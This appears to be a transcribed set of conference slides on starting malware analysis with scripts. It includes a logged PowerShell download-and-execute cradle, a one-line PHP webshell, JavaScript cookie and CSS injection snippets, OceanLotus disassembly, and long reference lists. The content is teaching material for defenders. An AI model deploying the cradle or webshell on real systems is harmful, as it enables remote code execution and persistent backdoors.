Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
$text ="powershell.exe -w hidden -nop -ep bypass -c &{invoke-expression(new-object
net.webclient).downloadstring('http://172.16.06/downloader.ps1')}"
```

```
Log Name:      Microsoft-Windows-PowerShell/Operational
Source:        PowerShell (Microsoft-Wind   Logged:          6/19/2018 1:52:24 PM
Event ID:      4104                         Task Category:   Execute a Remote Command
Level:         Warning                      Keywords:        None
User:          DESKTOP-KH0KG02\Analyst      Computer:        DESKTOP-KH0KG02
OpCode:        On create calls
```

- Daniel Bohannon’s automated tools
  - Invoke-CradleCrafter
  - Invoke-Obfuscation
  - Used by Red Teams and APT alike
- Lee Holmes and Microsoft PowerShell Team
  - PowerShell ♡ Blue Team (2015)
  - Just Enough Administration (JEA)
  - ScriptBlock and Module Logging
- Revoke-obfuscation
  - Bohannon and Holmes (2017)
  - Statistics-based detection
  - Re-assemble scripts from logs

Other Script Malware

MacOS Malware Scripts

- Infosec blogs originally attributed to unknown APT
- Written by former software engineer from Cleveland
  - 16 counts of Computer Fraud and Abuse Act violations, Wiretap Act violations, production of child pornography and aggravated identity theft
  - Probably a Browns fan
- Targeted home users, private enterprises, universities, police department, US Department of Energy for years
- Obfuscated Perl script
  - Remote administration tool (RAT)
  - keylogging, screen, audio, and webcam capture
  - Additional component performed network reconnaissance via mDNS

Malicious JavaScript Web Content

- JavaScript is commonly used
  - Dynamically creating web content
- Not properly secured
  - Used to inject malicous content
  - Redirects to malicious content
- In-line injection with void()
- Direct injection in CSS or HTML tags
- Good starting point is OWASP
  - https://www.owasp.org/index.php/Main_Page

Example 1

```
javascript:void(document.cookie="PHPSESSIONID= Stolen Cookie")
```

Example 2

```
<DIV STYLE=”background-image : url(http://redirect/bad.js)”>
```


Tiny Webshells PHP

```
<?php system($_GET['cmd']);?>
```

- Accept shell commands
  - Execute on file system of server
- Usually installed as a backdoor
  - Attacker is on the network
- Often go unnoticed
  - Single file
  - China Chopper was just 4 kb
- PHP or ASP server-side script
- Used with a client-side C2 application
  - Can be CLI or GUI
  - Written in various languages

“Some Assembly Required”--Caveat

- Full-time malware analyst
  - Except junior analyst and triage
  - Get GREM cert (SANS 610)
- Learn C, C++ and Assembly (x86-64, ARM)
  - Recognize control flow
  - Compilers(GCC, MSVC, Delphi et al)
- Learn file formats PE, ELF, Mach-O
- Learn disassembler and debugger
  - IDA
  - WinDbg
  - Olly/Immunity/x64dbg/Radare
- But start with scripts!



Flare (VBSS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
IDA - EmptyApplication E:\macOS\OceanLotus\OceanLotus.A\FlashUpdate.app\Contents\MacOS\EmptyApplication
File Edit Jump Search View Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol
Functions window
IDA View-A
Hex View-1
Structures
IDA View-B
Enums
Imports
Exports
Function name
Output window
IDC
AU: idle
Down
Disk: 22GB

```
start
sub_1000011F8
sub_10000129A
sub_100001360
sub_100001679
sub_100001745
sub_1000018A7
sub_10000191C
sub_1000019C8
sub_100001A0D
sub_100001A4B
_NSTemporaryDirectory
___bzero
___stack_chk_fail
__exit
_chmod
_execvp
_exit
_fork
_free
_malloc
_wait
```

Line 11 of 22

```
HEADER:0000000100000000 ; Input CRC32  : 0446716B
HEADER:0000000100000000
HEADER:0000000100000000
HEADER:0000000100000000                 .686p
HEADER:0000000100000000                 .mmx
HEADER:0000000100000000                 .model flat
HEADER:0000000100000000 .intel_syntax noprefix
HEADER:0000000100000000
HEADER:0000000100000000 ; ===========================================================================
HEADER:0000000100000000
HEADER:0000000100000000 ; [000011BC BYTES: COLLAPSED SEGMENT HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
__text:00000001000011BC ; ===========================================================================
__text:00000001000011BC
__text:00000001000011BC ; Segment type: Pure code
__text:00000001000011BC __text          segment dword public 'CODE' use64
__text:00000001000011BC                 assume cs:__text
__text:00000001000011BC                 ;org 1000011BCh
__text:00000001000011BC                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
__text:00000001000011BC
__text:00000001000011BC ; =============== S U B R O U T I N E =======================================
__text:00000001000011BC
__text:00000001000011BC ; Attributes: noreturn fuzzy-sp
__text:00000001000011BC
__text:00000001000011BC                 public start
__text:00000001000011BC start           proc near
__text:00000001000011BC                 push    0
__text:00000001000011BE                 mov     rbp, rsp
__text:00000001000011C1                 and     rsp, 0FFFFFFFFFFFFFFF0h
__text:00000001000011C5                 mov     rdi, [rbp+8]
__text:00000001000011C9                 lea     rsi, [rbp+10h]
__text:00000001000011CD                 mov     edx, edi
__text:00000001000011CF                 add     edx, 1
__text:00000001000011D2                 shl     edx, 3
__text:00000001000011D5                 add     rdx, rsi
__text:00000001000011D8                 mov     rcx, rdx
__text:00000001000011DB                 jmp     short loc_1000011E1
__text:00000001000011DD ; ---------------------------------------------------------------------------
__text:00000001000011DD
__text:00000001000011DD loc_1000011DD:                          ; CODE XREF: start+29↓j
__text:00000001000011DD                 add     rcx, 8
__text:00000001000011E1
__text:00000001000011E1 loc_1000011E1:                          ; CODE XREF: start+1F↑j
__text:00000001000011E1                 cmp     qword ptr [rcx], 0
__text:00000001000011E5                 jnz     short loc_1000011DD
00001000 0000000100000000: HEADER:__mh_execute_header_0
```

```
The initial autoanalysis has been finished.
```

Ocean Lotus RAT in IDA Free 7

Summary

I'M LOANING YOU TO THE GOVERNMENT TO HELP STOP THE WORST CYBER ATTACK OUR COUNTRY HAS SEEN.
Dilbert.com DilbertCartoonist@gmail.com
I WROTE AN APP FOR THAT.
OKAY... DONE.
6-25-15 © 2015 Scott Adams, Inc. /Dist. by Universal Uclick
ARE WE GOOD?
IT'S A GRAY AREA. I MIGHT NEED TO KILL YOU AND STEAL THE APP.

- If you want or need to learn malware analysis
    - Start with scripts
    - Follow 20/80 Rule, a.k.a. Pareto Principle
- It isn't magic, it's just code
    - Just pick a language, there is even malware in LUA
- Requires no special software
    - Maybe VM for safety, and a text editor
- You are smarter than a sandbox
    - Hey you were smart enough to attend my talk, right?
- You can do it!

Special Thanks & Who I Read

Special Thanks

- BSides Pittsburgh
- Adam Swan @acalarch
- Nate Guagenti @neu5ron

Who I Read: Talks, Blogs, Twitter Related to This Training

- Nick Carr @ItsReallyNick
- Adrian Crenshaw @irongeek_adc
  - Go Watch Videos
- Lee Holmes @Lee_Holmes
- @kafeine Malware Don't Need Coffee
- Will Schroeder @harmjoy
- Matt Graeber @mattifestation
- Sean Metcalf https://adsecurity.org/
- Daniel Bohannon @danielhbohannon
- Chris Ross @xorrior
- Patrick Wardle @patrickwardle
- Lenny Zeltzer @lennyzeltser
- Roberto Rodriguez @Cyb3rWard0g

References

https://www.endgame.com/blog/technical-blog/defeating-latest-advances-script-obfuscation
https://1337red.wordpress.com/building-and-attacking-an-active-directory-lab-with-powershell/
https://support.microsoft.com/en-ca/help/244675/how-to-use-the-windows-script-host-to-read-write-and-delete-registry-k
https://isc.sans.edu/forums/diary/Deobfuscating+VBScript/3351/
https://securitybytes.io/anatomy-of-a-vba-malware-dropper-fc410c6000c3
https://www.ringzerolabs.com/2017/09/triaging-malicious-word-document.html
https://r3mrum.wordpress.com/2017/12/15/from-emotet-psdecode-is-born/
https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/98591fh7(v=vs.84)
https://msdn.microsoft.com/en-us/library/a74hyyw0(VS.85).aspx
http://blog.sevagas.com/?String-encryption-using-macro-and
http://blog.sevagas.com/?Hacking-around-HTA-files
https://learn-powershell.net/2011/02/11/using-powershell-to-query-web-site-information/
https://msdn.microsoft.com/en-us/library/system.net.webclient(v=vs.110).aspx
https://blog.malwarebytes.com/cybercrime/2016/09/surfacing-hta-infections/
https://stackoverflow.com/questions/41819606/how-to-download-a-file-with-powershell-system-net-webclient-and-custom-user-agent
https://blog.jourdant.me/post/3-ways-to-download-files-with-powershell
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-6
https://artofpwn.com/offensive-and-defensive-powershell-ii.html
https://arno0x0x.wordpress.com/2017/11/20/windows-oneliners-to-download-remote-payload-and-execute-arbitrary-code/
https://www.sans.org/summit-archives/file/summit-archive-1493862191.pdf
https://gist.github.com/malmoe/dbad6e9ccfd2efc39b34
https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/running-remote-commands?view=powershell-6
https://4sysops.com/archives/use-powershell-invoke-command-to-run-scripts-on-remote-computers/
https://n0where.net/php-webshells
https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/

References

https://www.uipath.com/kb-articles/inject-js-script
https://www.codeproject.com/Articles/134024/HTML-and-JavaScript-Injection
https://adsecurity.org/?p=478
http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/
https://ss64.com/vb/createobject.html
https://www.fortinet.com/blog/threat-research/spear-phishing-fileless-attack-with-cve-2017-0199.html
https://www.blackhat.com/docs/us-17/thursday/us-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And%20Evasion-Using-Science-wp.pdf
http://www.danielbohannon.com/blog-1/2017/12/2/the-invoke-obfuscation-usage-guide
https://www.sans.org/summit-archives/file/summit-archive-1492186586.pdf
https://specterops.io/assets/resources/SpecterOps_Subverting_Trust_in_Windows.pdf
https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2017/august/smuggling-hta-files-in-internet-exploreredge/
https://www.harmj0y.net/blog/powershell/derbycon-powershell-weaponization/
https://security.stackexchange.com/questions/109905/what-is-an-iex-download-cradle
https://attack.mitre.org/wiki/Technique/T1047
https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
https://www.trustedsec.com/2010/08/powershell_omfg/
http://www.exploit-monday.com/2012/08/Why-I-Choose-PowerShell.html
https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html
https://ss64.com/vb/shell.html
https://ss64.com/vb/createobject.html
https://ss64.com/vb/filesystemobject.html
https://msdn.microsoft.com/en-us/library/aa266541(v=vs.60).aspx
https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest
https://stackoverflow.com/
https://msdn.microsoft.com/en-us/library/windows/desktop/ms724871(v=vs.85).aspx
https://msdn.microsoft.com/en-us/library/windows/desktop/ms682653(v=vs.85).aspxhttps://ss64.com/vb/foreach.html
https://msdn.microsoft.com/en-us/library/office/aa220083(v=office.11).aspx

References

https://www.forbes.com/sites/kevinkruse/2016/03/07/80-20-rule/#4329a36f3814
https://blog.malwarebytes.com/cybercrime/2016/02/de-obfuscating-malicious-vbscripts/
https://forums.malwarebytes.com/topic/178765-removal-instructions-for-yelloader/
https://attack.mitre.org/wiki/Main_Page
https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
http://www.cexx.org/loveletter.htm
http://malware.wikia.com/wiki/ILoveYou
https://motherboard.vice.com/en_us/article/d73jnk/love-bug-the-virus-that-hit-50-million-people-turns-15
https://www.cia.gov/library/publications/the-world-factbook/rankorder/2172rank.html
https://data.worldbank.org/indicator/SI.POV.GINI
https://www.economics.utoronto.ca/osborne/2x3/tutorial/PE.HTM
https://technet.microsoft.com/en-us/library/ee198684.aspx
https://www.codeproject.com/Articles/134024/HTML-and-JavaScript-Injection

https://www.forbes.com/sites/kevinkruse/2016/03/07/80-20-rule/#4329a36f3814
https://blog.malwarebytes.com/cybercrime/2016/02/de-obfuscating-malicious-vbscripts/
https://forums.malwarebytes.com/topic/178765-removal-instructions-for-yelloader/
https://attack.mitre.org/wiki/Main_Page
https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
http://www.cexx.org/loveletter.htm
http://malware.wikia.com/wiki/ILoveYou
https://motherboard.vice.com/en_us/article/d73jnk/love-bug-the-virus-that-hit-50-million-people-turns-15
https://www.cia.gov/library/publications/the-world-factbook/rankorder/2172rank.html
https://data.worldbank.org/indicator/SI.POV.GINI
https://www.economics.utoronto.ca/osborne/2x3/tutorial/PE.HTM
https://technet.microsoft.com/en-us/library/ee198684.aspx
https://www.codeproject.com/Articles/134024/HTML-and-JavaScript-Injection